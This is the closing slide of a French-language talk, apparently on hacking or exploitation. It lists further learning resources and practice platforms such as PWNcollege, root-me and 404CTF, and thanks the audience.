
POUR ALLER PLUS LOIN

Ressources

- HacknDO
- PWNcollege
- Azeria labs

Exercices

- root-me
- PWNcollege
- 404CTF



THE END

MERCI À TOUS D'ÊTRE VENUS !